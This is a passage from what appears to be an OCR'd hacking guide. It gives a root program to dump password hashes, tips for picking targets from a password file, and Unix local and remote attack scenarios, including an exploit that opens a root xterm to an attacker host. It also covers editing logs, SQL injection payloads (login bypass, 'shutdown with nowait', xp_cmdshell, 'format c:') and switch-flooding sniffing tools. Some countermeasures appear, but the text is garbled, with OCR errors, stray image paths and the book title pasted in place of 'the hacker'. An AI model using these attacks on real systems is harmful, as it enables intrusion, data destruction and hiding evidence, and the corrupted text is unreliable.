Depending on the system and implementation, an encrypted password may still be allowed in the password field, and the lack of *anything* in the field implies the lack of a password for that account. Some systems (AIX comes to mind) allow you to configure exactly what is allowed and not allowed regarding how the password field is used.

It should be noted most modern systems come with password shadowing already set up and configured.

14.5 So how do I get to those shadowed passwords?

The easiest way to get the hashes is to gain root and then compile and run the following program:

```
/*
* shadow.c    - gcc -o shadow shadow.c
run as root - shadow > passwd.file
*/
#include &lgt;pwd.h>
main()
{
struct passwd *p;
while(p=getpwent())
printf("%s:%s:%d:%d:%s:%s:%s\n",
p-> pw_name,    /* account name */
p-> pw_passwd,  /* hash */
p-> pw_uid,     /* user id */
p-> pw_gid,     /* group id */
p-> pw_gecos,   /* gecos field */
p-> pw_dir,     /* home dir */
p-> pw_shell);  /* shell (typically) */
}
```

This will output the reconstructed password file, which you can save for easy cracking in most common password crackers. However, it will *not* work on a system using SRP (see **below**).

14.6 So what can I learn with a password file from a heavily secured system?

Okay, so you've gained access to a system and can see the password file, but it is shadowed and you haven't busted root (yet), or are simply viewing the password file through, say, a CGI exploit. Here is an example:

- root:!:0:0:root:/root:/bin/tcsh
- bin:!:1:1:bin:/bin:
- daemon:!:2:2:daemon:/sbin:
- adm:!:3:4:adm:/var/adm:
- lp:!:4:7:lp:/var/spool/lpd:
- sync:!:5:0:sync:/sbin:/bin/sync
- shutdown:!:6:0:shutdown:/sbin:/sbin/shutdown
- halt:!:7:0:halt:/sbin:/sbin/halt
- mail:!:8:12:mail:/var/spool/mail:
- news:!:9:13:INN (NNTP Server) Admin ID, 525-2525:/usr/local/lib/inn:/bin/ksh
- uucp:!:10:14:uucp login user:/var/spool/uucppublic:/usr/sbin/uucp/uucico
- operator:!:0:0:operator:/root:/bin/tcsh
- games:!:12:100:games:/usr/games:
- man:!:13:15:man:/usr/man:
- postmaster:!:14:12:postmaster:/var/spool/mail:/bin/tcsh
- httpd:!:15:30:httpd:/usr/sbin:/usr/sbin/httpd:
- nobody:!:65535:100:nobody:/dev/null:
- ftp:!:404:100::/home/ftp:/bin/nologin
- nomad:!:501:100:SimpleNomad, 525-5252:/home/nomad:/bin/bash
- webadmin:!:502:100:WebAdminGroup ID:/home/webadmin:/bin/bash
- the gnome:!:503:100:Simple Nomad's Old Account:/home/thegnome:/bin/tcsh
- dorkus:!:504:100:Alternate account for Fred:/home/dorkus:/bin/tcsh

Some of the more interesting things about this password file are:

- *The user "operator" has a user ID of zero, so this user is equivalant to root.*
- *Eight accounts have interactive shells, so you have eight targets for direct shell access.*
- *Multiple services, such as news, web, and, possibly, anonymous FTP are configured on the box.*
- *User "nomad" apparently has an older account called "thegnome" which may not be currently in use, making it a prime target for attack.*
- *User "webadmin" appears to be an account that is shared among multiple people.*
- *The telephone prefix is 525 (fire up the wardialer and look for a modem).*
- *A suspicious "dorkus" account. There may be an account for Fred on another box (check for .rhosts, etc).*

14.7 What's the story with SRP?

SRP (Secure Remote Password) uses a zero knowledge authentication scheme. That is, only the users know their passwords; there is never enough cryptographic material going back and forth on the network to reveal a password or its hash. The same goes for the password file—there is simply not enough material in the file to construct a hash, so even if you crack a system with a remote root exploit and are sitting at a root shell, you cannot grab password hashes to crack.

SRP has other useful features, as well. It allows for complete replacement of FTP and telnet with SRP-enabled versions (clients *and* daemons), long passwords (up to 127 characters), and full encrypted sessions for both FTP and telnet.

For more information on zero knowledge protocols, check out the Advanced Protocols chapter in Bruce Schneier's **Applied Cryptography**. To learn more about SRP, check out **The Stanford SRP Authentication Project**.

Unix Local Attacks

15.0 Why attack locally?
15.1 How do most exploits work?
15.2 So how does a buffer overflow work?

15.0 Why attack locally?

One method to start with when you are trying to gain root on a file server is to gain at least limited access on the system. While there is a large number of exploits to "bust root," many require you to have an account on the box.

Here is an example attack scenario:

- *Gain access to server www.example.com via guest account (note to idiots: **this domain is reserved**).*
- *Note that it's running an older version of Linux.*
- *Prowl around on Bugtraq or some other place with exploit code, and find an exploit for one of the outdated or unpatched programs or subsystems.*
- *Compile and run it to become root.*
- *Brag about it to all your friends and on IRC so you get caught and go to jail (this step is optional).*

15.1 How do most exploits work?

There are several different attack techniques you can use from a local account and the handy exploit you are running. Here are a few common ones with extremely simple explanations:

Misconfiguration

If excessive permission exists on certain directories and files, it can lead to gaining higher levels of access. For example, if */dev/kmem* is writable, it is possible to rewrite your UID to match root's. Another example would be if a .rhosts file has read/write permissions allowing anyone to write them. Yet another is a script launched at startup, cron, or respawned; if this script is editable, you could add commands to run with the same privileges as the folks who started them (for startup rc files, this would be as root).

14.0 UNIX LOCAL ATTACKS

Poor SUID

Sometimes you will find scripts (shell or otherwise) that perform certain tasks and run as root. If the scripts are writable by your id, you can edit and run them. For example, we once found a shutdown script world writable. By adding a few lines at the beginning of the script, it was possible to have the script create a root shell in /tmp.

Buffer Overflow

Buffer overflows are typically used to spawn root shells from a process running as root. A buffer overflow could occur when a program has a buffer for user-defined data and the user-defined data's length is not checked before the program acts upon it. See the next question for more details.

Race Conditions

A Race Condition occurs when a program creates a short opportunity for evil by opening a small window of vulnerability. For example, a program that alters a sensitive file might use a temporary backup copy of the file during its alteration. If the permissions on that temporary file allow it to be edited, it might be possible to alter it before the program finishes its editing process.

Poor Temp Files

Many programs create temporary files while they run. If a program runs as root and is not careful about where it puts its temp files, and what permissions these temp files have, it might be possible to use links to create root-owned files.

15.2 So how does a buffer overflow work?

- A buffer overflow works as follows:
- *The program eleetd has unchecked user input and is owned by root.*
- *A Hacker creates program that sends usher input greater than what eleetd's buffer for the input will hold.*
- *The hacker makes sure that this data, when placed upon the stack, will alter the next instruction the CPU executes.*
- *The hacker runs an evil program, and "How To Become The World's No. 1 Hacker Short & Simple's" command, /bin/sh, runs as root, dropping "How To Become The World's No. 1 Hacker Short & Simple" to a shell running as root.*

For example, if the buffer holds 108 bytes, "How To Become The World's No. 1 Hacker Short & Simple" creates a program that sends more than 108 bytes to that buffer. By carefully crafting the extra bytes starting at byte 109, "How To Become The World's No. 1 Hacker Short &

Simple” can make the program execute additional commands.

For more information on buffer overflows, check out **Mudge’s tutorial** on writing them, or read an overview in a paper called,
”**Compromised - Buffer Overflows, from Intel to SPARC Version** 8.” Another fine article appeared in Phrack 49, File 14, called, “**Smashing The Stack For Fun And Profit**” by Aleph One.

Notes

Unix Remote Attacks

16.0 What are remote hacks?

16.0 What are remote hacks?

A remote hack is when you attack a server you are not logged into. This is usually done from another server, although in some cases, you can do it from a regular PC (depending on the operating system).


Guessing a user account and password (unless it is a guest account) on a remote system is *barely* considered a remote hack, so we won't really cover that. We'll just assume you don't know an account name and password on the remote system.

Remote hacks come in a couple of different flavors. Usually, the goal is to exploit an existing service running on the victim server (which is misconfigured or allows too much access). Exporting a NFS mount read/write to anyone might not be a bad thing, but if you can NFS-mount directories containing .rhosts files, then it can be a very bad thing. Also, certain daemons running might be subject to remote buffer overflows, allowing someone from a remote location to run arbitrary commands on the victim server.

Here are a couple of examples:

- *You are root on a host named badguy.*
- *You discover the host victim is exporting /home2/old read/writable to the world.*
- *You also discover, by fingering various accounts, that user fred's home directory is /home2/old/fred, and he hasn't logged in for months.*
- *Quickly, you create a fred account on badguy.*
- *Now you mount /home2/old and create an .rhosts file to establish trust with badguy.*
- *After you become fred on badguy, you rlogin to the victim as fred.*
- Here's another attack involving a buffer overflow:
- *This remote system is running named.*
- *You have written a named exploit that allows you to send arbitrary commands through the named daemon. It does a buffer overflow trick, you compile it and name it sploit.*
- *You type: sploit ns.example.com "/usr/X11R6/bin/xterm -display badguy.whatever:0"*
- *A window appears on your terminal that is running as root on ns.example.com.*

Notes



Unix Logging

17.0 Where are the common log files in Unix?

Log files for Unix vary from flavor to flavor, but there are a few guidelines as to where these logs are kept.

System log files and accounting files are kept in */var/adm, /var/log, or sometimes /usr/adm*. Common log files include *"messages," "syslog"* and, on some systems, *"sulog."* Checking *"/etc/defaults"* and *"/etc/syslog.conf"* may reveal more. *"Wtmp," "utmp," and "lastlog"* will also contain information regarding logins.

The most important of these will probably be syslog. Most utilities, including security add-on programs, can write to syslog, so it makes a handy info-dumping location. But bear in mind that there are a lot of processes that might log to separate log files. Here are some potential files to look for:


- */var/spool/cron/log*
- *Cron log file*
- */var/log/maillog*
- *Logs inbound and outbound mail activity*
- */var/spool/lp/log*
- *Log file for printing*

There are more, but this should give you an idea.

17.1 How do I edit/change the log files for Unix?

Most of these files are text files and can be easily edited, assuming you have the permission to do so. But some of these files require you to write special tools to edit them, primarily utmp, wtmp, and possibly lastlog.

Notes



SQL Injection

18.0 Can you describe, in detail, how to do a SQL Injection?

18.0 Can you describe, in detail, how to do a SQL Injection?

SQL Injection is an attack method that targets the data residing in a database through the firewall that shields it. It attempts to modify the parameters of a Web-based application in order to alter the SQL statements that are parsed to retrieve data from the database.

Naturally, the first step in this direction should be to uncover any Web applications that are vulnerable to the attack. The attack takes advantage of poor code and Web site administration. In SQL injection, user-controlled data is placed into a SQL query without being validated for correct format or embedded escape strings. It has been known to affect the majority of applications that use a database backend and do not filter variable types. It is estimated that at least 50% of the large e-commerce sites and about 75% of the medium-to-small sites are vulnerable to this attack. The dominant cause is the improper validation in CFML, ASP, JSP, and PHP codes.

Attackers go about uncovering susceptible web applications by looking at Web pages for anything resembling an ID number, category, or name. The attacker may sift through all forms of variables, as well as cookies. Many times, session cookies are stored in a database and are passed into SQL queries with little or no format checking. They may try placing various strings into form fields and in query variables. Typically, however, someone looking for SQL vulnerability will start off with single and double quotes and then try with parentheses and other punctuation characters. The response expected is any response signifying an error.

(OLE DB Errors)

The user-filled fields are enclosed by single quotation marks (‘), so a simple test of the form would be to try using (‘) as the username.

If you just enter in a form that is vulnerable to SQL insertion and get OLE Database error, then you can try SQL injections.

Example

Attackers start by using the single quote in the “User ID” field of the login page. It returned an error just as they wanted it.

18.0 SQL INJECTION

Error Type

- *Microsoft OLE DB Provider for ODBC Drivers (Ox80040E14)*
- *Microsoft ODBC SQL Server Driver SQL Server Unclosed quotation mark before the character string ‘”.*
- */corner/asp/checklogin1.asp, line 7*

Browser Type:

- *Mozilla/(version) (compatible; MSIE 6.0; Windows NT 5.0)*
- **Page #:**
- *POST 36 bytes to /corner/asp/checkloginl.asp*
- **POST Data:**
- *userid=%27&userpwd=%27&Submit=Submit*

This output is the first lead the attacker can use. He has a greater chance of succeeding if he can find out which database he is pitted against. This process of mapping out the tables on the database is called “database footprinting.”

Identifying the configuration of the server is crucial in deciding how the site will be attacked. The method chosen to do this depends on how poorly the server has been configured. In the error statement shown above, it is clear that the site is using a SQL Server. Note that SQL Injection is the attack on the web application, not the Web server or services running in the OS.

It is typical of an HTML page to use the POST command to send parameters to another ASP page. On a closer look at the source code, we find the “FORM” tag, <form name=”form1” method=”post” action=”checklogin1.asp”> Let’s examine the implications.

Exploits occur due to coding errors and inadequate validation checks. Often, the emphasis is on acquiring an input and delivering a suitable output. Any Web application that does not check the validity of its input is exposed to the attack.

Another attack type is Login script. The login page at site.com/login.htm is based on this code:

- *<form action=”Checklogin.asp” method=”post”>*
- *Username: <input type=”text” name=”user_name”><br>*
- *Password: <input type=”password” name=”pwdpass”><br>*
- *<input type=”submit”>*
- *< /form>*

The above form points to checklogin.asp, where we come across the following code.

- *Dim p_struser, p_strpass, objRS, strSQL*
- *p_struser = Request.Form (“user_name”)*
- *p_strpass = Request. Form (“pwdpass”)*
- *strSQL = “SELECT * FROM tblUsers “ & _*

- “WHERE user_name=’” & p_strusr & _’”and pwdpass=’” & p_strpass & “”’
- Set objRS = Server. CreateObject(“ADODB.Recordset”) objRS.
- Open strSQL, “DSN=...”
- If (objRS.EOF) Then Response. Write “Invalid login.”
- Else Response. Write “You are logged in as” & objRS(“user_name”)
- End If Set objRS = Nothing

At a cursory glance, this code looks alright and does what it is supposed to do—check for a valid username and password, and allow the user to access the site if it the credentials are valid.

However, note the above statement where the user input from the form is directly used to build a SQL statement. There is no input validation regarding the nature of input. It gives direct control to an attacker who wants to access the database.

For instance, if the attacker enters a SELECT statement such as SELECT * FROM tblUsers WHERE user_name=” or “=” and pwdpass = “ or “=”, the query will be executed and all users from the queried table will be displayed as output. Moreover, the first attacker will be logged in as the first user identified by the first record in the table.

It is quite probable that the first user is the superuser or the administrator. Since the form does not check for special characters, such as “=”, the attacker is able to use these to achieve his malicious intent. For the sake of clarity, let’s look at a secure code. Note the use of the REPLACE function to take care of the single quote input.

- < % Else
- strSQL = “SELECT * FROM tblUsers “ _ &
- “WHERE username=”’ & Replace (Request. Form (“usr_name”), “”’, “””) &’” “ _ &
- “AND password=”’” & Replace (Request. Form(“pwdpass”),’””, “””) &’”;”
- Set Login = Server. CreateObject (“ADODB.Connection”)
- Login. Open (“DRIVER= {Microsoft Access Driver (*.mdb)};” _ &
- “DBQ=” & Server.MapPath (“login.mdb”))
- Set rstLogin = Login. Execute (strSQL)
- If Not rstLogin.EOF then
- %>

SQL Server, among other databases, delimits queries with a semi-colon. The use of a semicolon allows multiple queries to be submitted as one batch and executed sequentially. For example, the query Username: ‘or 1=1; drop table users; — will be executed in two parts. First, it will select the username field for all rows in the users table. Next, it will delete the users table.

Login Guessing & Insertion is another way of trying to hack. The attacker can try to log in without a password. Typical usernames might be 1=1 or any text within single quotes. The most common problem seen on Microsoft MS - SQL boxes is the default <blank>sa password.

18.0 SQL INJECTION

The attacker can try to guess the username on an account by querying for similar user names (e.g., ‘ad%’ is used to query for “admin”), and insert data by appending commands or writing queries.

If the attacker has determined that the database backend is SQL server from database fingerprinting, he will try his luck with the default admin login credentials—namely sa and a blank password. Alternatively, he can issue a query so that his query would retrieve a valid username. For instance, to retrieve the administrative account, he can query for users.userName like ‘ad%’

If the attacker does not want to log in and just wants to “harvest” the site, he may try to view extra information which is not otherwise available. He can choose to transform the url, such as the ones shown below, to retrieve information.

- *http://www.example.com/shopping/productdetail.asp?SKU=MS01&sCategory=Tools*

Here, the “sCategory” is the variable name, and “Tools” is the value assigned to the variable. The attacker changes this valid url into:

- *http://www.example.com/shopping/productdetail.asp?SKU=MS01&sCategory=Kits*

If the code underlying the page has a segment similar to the one shown below:

- *sub_cat = request (“sCategory”)*
- *sqlstr=”SELECT * FROM product WHERE Category=’” & sub_cat &’””*
- *Set rs=conn.execute (sqlstr)*

Now, the value “Kits” taken in by the variable “sCategory” is attributed to sub_cat and hence the SQL statement becomes:

- *SELECT * FROM product WHERE Category=’Kits’*

Therefore the output will be a result set containing rows that match the WHERE condition. If the attacker appends the following to the valid url:

- *http://www.example.com/shopping/productdetail.asp?SKU=MS01&sCategory=Tools’or1=1—*

The SQL statement becomes SELECT * FROM product WHERE Category=’Tools’ or 1=1 —’

This leads the query to select everything from the product table regardless of whether Category equals “Tools’ or not. The double dash, “ —”, instructs the SQL Server to ignore the rest of the query. This is done to eliminate the last hanging single quote (‘). Sometimes, it is possible to replace the double dash with a single hash “#”.

If the database backend in question is not an SQL Server, it will not recognize the double dash. The attacker can then try appending ‘ or ‘a’=’a, which should return the same result.

Depending on the actual SQL query, the various possibilities available to the attacker are:

- *'or 1=1—*
- *"or 1=1—*
- *or1=1—*
- *' or 'a'='a*
- *" or "a"="a*
- *') or ('a'='a*

To use the database for his malevolent intent, the attacker needs to figure out more than just what database is running at the backend. He has to determine the database structure and tables. Revisiting our product table, we see that the attacker can insert such commands as: *insert into Category value (library).*

Suppose the attacker wants to add a description of the files he wants to upload; he needs to determine the structure of the table. He might be able to accomplish that if error messages are returned from the application according to the default behaviour of ASP and decipher any value that can be read by the account the ASP application is using to connect to the SQL Server.

Insertion methods vary according to the database at the backend. For instance, MS SQL is considered to be the easiest system for SQL Insertion. Oracle has no native command execution capability. In Sybase, the Command exec is disabled by default. However, it is similar to MS SQL—although without as many stored procedures. MySQL is very limited in scope. SubSelects are a possibility with newer versions. It is typically restricted to one SQL command per query.

One of SQL Server's most powerful commands is SHUTDOWN WITH NOWAIT, which causes it to shutdown, immediately stopping the Windows service.

- *Username: ' ; shutdown with nowait; -Password Anything*

This can happen if the script runs the following query:

- *select userName from users where userName='; shutdown with nowait;-' and user_Pass=' '*

The default installation of SQL Server has the system account (sa), which is accorded all the privileges of the administrator. An attacker who happens to stumble across this account while harvesting websites can take advantage of this to gain access to all commands, delete and rename, and add databases, tables, triggers, and more.

One of the attacks he can carry out when he is done with the site is to issue a Denial of Service (DOS) by shutting down the SQL Server. SHUTDOWN WITH NOWAIT is a powerful command, recognized by SQL Server, that causes the server to shut down, immediately stopping the Windows service.

After this command is issued, the service must be manually restarted by the administrator. Let's look at an example.

At an input form such as login, which is susceptible to SQL injection, the attacker issues the following command:

- *Username: '; shutdown with nowait; —Password: Anything*
- This would make our login.asp script run the following query:
- *select userName from users where userName=";shutdown with nowait; —'and userPass="*

The '—' character sequence is the "single line comment" sequence in Transact -SQL, and the ';' character denotes the end of one query and the beginning of another. If the attacker has used the default sa account, or has acquired the required privileges, the SQL server will shut down, and will require a restart.

- **Stored Procedures**
- There are several extended stored procedures that can cause permanent damage to a system.
- We can execute an extended stored procedure using our login form with an injected command as the username as follows:
- *Username: ' ; exec master..xp_xxx; —*
- *Password: Anything*
- *Username: ' ; exec master..xp_cmdshell ' iisreset' ; —*
- **Password: Anything**

A stored procedure is a collection of SQL statements that can be considered as though they were a single function. An SQL stored procedure is similar to a batch file—both are text files consisting of commands, and can be run by invoking the name of the procedure or batch file.

An extended stored procedure (XP) takes the notion of a stored procedure one step further. Where stored procedures consist of text files, XPs are written in high languages, such as C, and compiled into .DLLs. Stored procedures primarily consist of SQL commands, while XPs can provide entirely new functions via their code.

An attacker can take advantage of extended stored procedure by entering a suitable command. This is possible if there is no proper input validation. Xp_cmdshell is a built-in extended stored procedure that allows the execution of arbitrary command lines. For example: *exec master..xp_cmdshell 'dir'* will obtain a directory listing of the current working directory of the SQL Server process. In this example, the attacker may try entering the following input into a search form that can be used for the attack.

- *' exec master..xp_cmdshell 'product handy cam/DELETE' —*

When the query string is parsed and sent to the SQL Server, the server will process the following code:

- *SELECT * FROM PTable WHERE input text =" exec master..xp_cmdshell ' product*
- *handycam/DELETE' —'*

The advantage of this attack method is that the DLL file only needs to be present on a machine accessible by the SQL Server. Here, the first single quote entered by the user closes the string and SQL Server executes the next SQL statements in the batch, including a command to delete a product to the product table in the database.

Server Talks

This command uses the 'speech.voicetext' object, causing the SQL Server to speak:

- *admin'; declare @o int, @ret*
- *int exec sp_oacreate*
- *'speech.voicetext', @o,*
- *'register', NULL,'foo',*
- *'bar' exec sp_oasetproperty*
- *@o, 'speed',150 exec*
- *sp_oamethod @o, 'speak',*
- *NULL, 'all your sequel*
- *servers are belong to us',*
- *528 waitfor delay '00:00:05'—*

It is possible for an attacker to leverage built-in extended stored procedures provided for the creation of ActiveX Automation scripts in SQL server. These scripts are typically written in VBScript or JavaScript, and they create and interact with automation objects. They are functionally similar to ASP scripts. Similarly, an automation script written in Transact-SQL can accomplish what an ASP script or a WSH script will do.

Example 2

- *declare @o int, @ret int*
- *exec sp_oacreate 'speech.voicetext', @o out*
- *exec sp_oamethod @o, 'register', NULL, 'foo', 'bar'*
- *exec sp_oasetproperty @o, 'speed', 150*
- *exec sp_oamethod @o, 'speak', NULL, 'all your sequel servers belong to us', 528*
- *waitfor delay '00:00:05'*

This uses the 'speech.voicetext' object, causing the SQL Server to speak.

Preventing Attacks

"Minimize Privileges of Database Connection!" "Disable verbose error messages!" "Protect the system account 'sa'!" "Audit Source Code!" "Escape Single Quotes!" "Allow only good input!"

18.0 SQL INJECTION

“Reject known bad input!” “Restrict length of input!” And finally, “Update the database, and back it up!!!”

The majority of injection attacks require the user of single quotes to terminate an expression. By using a simple replace function and converting all single quotes to two single quotes, you’re greatly reducing the chance of an injection attack succeeding. Using ASP, it’s a simple matter of creating a generic replace function that will handle the single quotes automatically, like this:

- *function stripQuotes(strWords) <br />*
- *stripQuotes = replace (strWords, “‘“, “’’” ;) <br />*
- *end function*

Now, if you use the stripQuotes function in conjunction with our first query, for example, then it would go from this:

- *select count(*) from users where userName=’alice’ and*
- *userPass=” or 1=1 —’*

...to this:

- *select count(*) from users where userName=’alice’ and*
- *userPass=”’ or 1=1 —’*

This, in effect, stops the injection attack from taking place, because the clause for the WHERE query now requires both the userName and userPass fields to be valid.

One countermeasure would be to: Remove Culprit Characters/Character Sequences. Certain characters and character sequences, such as, —, select, insert and xp_, can be used to perform an SQL injection attack.

By removing these characters and character sequences from user input before we build a query, we can help reduce the chance of an injection attack even further. As with the single quote solution, we just need a basic function to handle this:

- function killChars(strWords)
- dim badChars
- dim newChars
- badChars = array(“select”, “drop”,”;”,”—”, “insert”,
- “ delete”, “xp_”)
- newChars = strWords
- for i = o to uBound(badChars)
- newChars = replace(newChars, badChars(i),””)
- next
- killChars = newChars
- end function

Using stripQuotes in combination with killChars greatly removes the chance of any SQL injection attack from succeeding. So if the query:

- *select prodName from products where id=1; xp_cmdshell 'format*
- *c: /q /yes '; drop database targetDB*
- —is run through stripQuotes and then killChars, it would end up looking like this:
- *prodName from products where id=1 cmdshell "format c:*
- */q /yes " database targetDB*

This is basically useless, and will return no records from the query. By keeping all text boxes and form fields as short as possible, the number of characters that can be used to formulate an SQL injection attack is greatly reduced. Additional countermeasures include checking data type and using the post method, where possible, to post forms.

Conclusion


SQL Injection is an attack methodology that targets the data residing in a database through the firewall that shields it. It attempts to modify the parameters of a Web-based application in order to alter the SQL statements parsed to retrieve data from the database.

Database footprinting is the process of mapping out the tables on the database, and is a crucial tool in the hands of an attacker. Exploits occur due to coding errors, as well as inadequate validation checks. Prevention involves enforcing better coding practices and database administration procedures.

You have finally read this article, and I hope it gave you a deeper understanding about today's state of Web security and attacks. Remember: always patch and update holes, because these and other exploits are common, and attackers are not going to wait.

Thank you all for reading and continue to show your support to Hackers Centre by spreading good word about our site!

Notes



Packet Sniffing

19.0 Packet Sniffing

19.0 Packet Sniffing

A packet sniffer (aka: network analyzer, protocol analyzer or, for particular types of networks, Ethernet or wireless sniffer) is computer software or hardware that can intercept and log traffic passing over a digital network or part of a network.

Sniffers are powerful pieces of software. They have the capability to place the hosting system's network card into promiscuous mode. A network card in promiscuous mode can receive all the data it can see, not just packets addressed to it.

If you are on a hub, a sniffer can potentially affect a lot of traffic. Hubs see all the traffic in that particular collision domain. Sniffing performed on a hub is known as "passive" sniffing.

Ethernet switches are smarter. A switch is supposed to be smart enough to send traffic to a particular port and block it from all the rest. However, there can be exceptions to this rule. Sometimes switches have one port configured to receive copies of all packets in the broadcast domain. That type of port spanning is done for administrative monitoring.

When sniffing is performed on a switched network, it is known as "active" sniffing. Sniffers operate at the Data Link layer of the OSI model. This means that they do not have to play by the same rules as applications and services that reside further up the stack—they can grab whatever they see on the wire and record it for later review, and they allow the user to see all the data contained in the packet, even information that should remain hidden.

Passive sniffing is performed when the user is on a hub, which sends all traffic to all ports. All the attacker has to do is start the sniffer and then just wait for someone on the same collision domain to start sending or receiving data.

A "collision domain" is a logical area of the network in which one or more data packets can collide with each other. Where switches separate up, collision domain hubs place users in a single shared segment, or collision domain.

19.0 PACKET SNIFFING

The other reason sniffing has lost some of its mystical status is that many more people today use encryption than in the past. Protocols, such as Secure Sockets Layer (SSL) and Secure Shell (SSH), have mostly replaced standard Hypertext Transfer Protocol (HTTP) and File Transfer Protocol (FTP). With all the barriers in place, we will see what a hacker must do to successfully use a sniffer.

Active Sniffing

For sniffers to be successfully used, the attacker must be on your local network or a prominent intermediary point, such as a border router, through which traffic passes. The attacker must also know how to perform active sniffing.

A switch limits the traffic that a sniffer can see to broadcast packets specifically addressed to the attached system. Traffic between two other hosts would not normally be seen by the attacker, as it would not normally be forwarded to the switch port that the sniffer is plugged into. Media Access Control (MAC) flooding and Address Resolution Protocol (ARP) poisoning are the two methods which the attacker can use to attempt to overcome the limitations imposed by a switch.

MAC flooding is an attempt to overload the switches' Content Addressable Memory (CAM) table. All switches build a lookup table that maps MAC addresses to the switch port numbers, and lets a switch know the specific port from which to forward each specific packet.

The problem is that, in older or cheaper switches, the amount of memory is limited. If the CAM table fills up and the switch can hold no more entries, some might divert to a fail open state. This means that all frames start flooding out all ports of the switch, allowing the attacker to sniff traffic that might not otherwise be visible.

The drawback to this form of attack is that the attacker is now injecting a large amount of traffic into the network, which can draw attention to his activities. With this type of attack, the sniffer should be placed on a second system, because the one doing the flooding is generating so many packets that it might be unable to perform a suitable capture. Tools for performing this type of attack include:

EtherFlood EtherFlood floods a switched network with Ethernet frames with random hardware addresses, causing some switches to start sending traffic out on all ports and enabling attackers to sniff all the traffic on the network. It can be downloaded from: *http://ntsecurity.nu/toolbox/etherflood*.

